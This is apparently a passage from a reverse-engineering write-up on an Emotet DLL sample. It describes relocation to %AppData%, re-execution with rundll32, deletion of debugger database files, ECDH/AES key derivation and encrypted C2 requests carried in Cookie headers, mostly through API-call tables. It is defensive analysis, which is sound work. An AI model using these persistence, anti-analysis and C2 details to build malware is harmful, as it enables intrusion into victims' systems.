
Move to secure location


The first thing it check is the commandline parameter to see if the dll has been executed with parameter of **Control_RunDLL** and the path from where it is executed. If the malware is not executed from **%AppData%**, then it moves itself to a secure location in Appdata.


The malware use the following sequence of APIs:


#	APIs	Description
1	SHGetFolderPathW	To get the path of %Appdata%
2	GetCommandLineW	To check commandline parameters and path
3	CreateFileW	To get its own handle
4	GetFileInformationByHandleEx	To get its own information
5	GetTickCount	To generate a random name
6	SHFileOperationW	To copy file
7	DeleteFileW	To delete the zone identifier on copied file

The screenshots for above mentioned task are provided below:












After the malware has been shifted to a different location, it executes itself again with rundll32.exe which in turn deletes the original file. The APIs used for executing itself again are as follows:

#	APIs	Description
1	CreateProcessW	The emotet is again executed with newly saved dll present in %appdata% using rundll32
2	ExitProcess	Exits the first process

The behavior of emotet is changed depending upon the location from where it is executed. If it is executed from %Appdata%, it proceeds further in its execution but it is executed from any other path then it changes its location and reloads itself again.








Information Discovery


The last stager copied the emotet.dll in %appdata% local folder with random folder name and file name with added extension of .xnj. In this phase, I will again execute the dll using rundll32 with the parameter Control_RunDLL and debug its behavior further.

It started with the usual PEB walk for kernel32 and ntdll locations and finding address of LoadLibraryW and GetProcAddress. Then it loaded all modules that it needs and first checks the executing file path and module name. If everything is correct, it then gathers system information for crafting the request and register bot to c2 server.

#	APIs	Description
1	GetComputerNameA	To get name of victim system
2	GetWindowsDirectoryW	To get the windows directory where system files are installed
3	GetVolumeInformationW	To get the volume information



A unique behavior of Emotet was seen when it tries to delete all extra files present in its home directory in %AppData%. It is deleting every other file in its directory other than the main emotet dll. Could be one of the anti-analysis techniques to delete debugger or disassembler database files like in case of IDA (ida creates database in same directory as the file being analyzed).





As shown in the screenshot above, It is trying to delete the ida file named: cdomcinc.xnj.id0. I might have to patch the program to avoid deleting these files, otherwise it would corrupt my IDA database.


I patched the bytes to call **DeleteFileW** API with Nop instructions and continued. It now skips all my important files and move on.

Establishing Encryption Keys

Emotet uses Eliptic Curve Cryptography ECDH keys for establishing encryption keys. The generated ECDH private key and embedded ECDH public key are used with the BCryptSecretAgreement function to generate a shared secret between the malware and C2. The AES key is derived from the shared secret using the BCryptDeriveKey function.







The trace of API calls for establishing these keys is as follows:

#	**APIs**
1	BCryptGenerateKeyPair
2	BCryptFinalizeKeyPair
3	BCryptExportKey
4	BCryptImportKeyPair
5	BCryptSecretAgreement
6	BCryptOpenAlgorithmProvider
7	BCryptDeriveKey
8	BCryptGetProperty
9	BCryptImportKey
10	BCryptCloseAlgorithmProvider
11	BCryptDestroySecret
12	BCryptDestroyKey
13	BCryptDestroyKey
14	BCryptCloseAlgorithmProvider

Crafting 1st Request Packet


Emotet crafts 1st request for registering the bot to c2 server by combining the host data that it discovered and encoding/encrypting the data with derived encryption keys and sending over http.


- It gathers desktop name and hash of mac address
- It gathers the path of windows
- It gathers the information of volumes

Appends all these together while sepearting the string with **” ; “** after each element. The string is then encoded and encrypted as follows:

#	**APIs**
1	BCryptOpenAlgorithmProvider
2	BCryptGetProperty

#	APIs
3	BCryptCreateHash
4	BCryptHashData
5	BCryptFinishHash
6	BCryptDestroyHash
7	BCryptCloseAlgorithmProvider
8	BCryptEncrypt
9	BCryptEncrypt
10	CryptBinaryToStringW
11	CryptBinaryToStringW





C2 Communication Over http

This sample of emotet uses **wininet** APIs for sending malicious requests and getting response. It uses GET and POST requests with data being sent in a cookie header. For larger data it uses POST requests otherwise it mainly uses GET requests. I have setup a netcat listener on my Remnux box to recieve the request even though it can't decrypt and display the data.

The URI is randomly generated and data is encrypted in the Cookie header (a POST request is used for larger amounts of data). The Cookie header contains a randomly generated key name and base64 encoded key value. Once decoded, the key value contains:


- generated ECDH public key
- AES encrypted request data
- Random bytes


The AES key used to encrypt request data is generated via the following method:


- The generated ECDH private key and embedded ECDH public key are used with the BCryptSecretAgreement function to generate a shared secret between the malware and C2
- The AES key is derived from the shared secret using the BCryptDeriveKey function

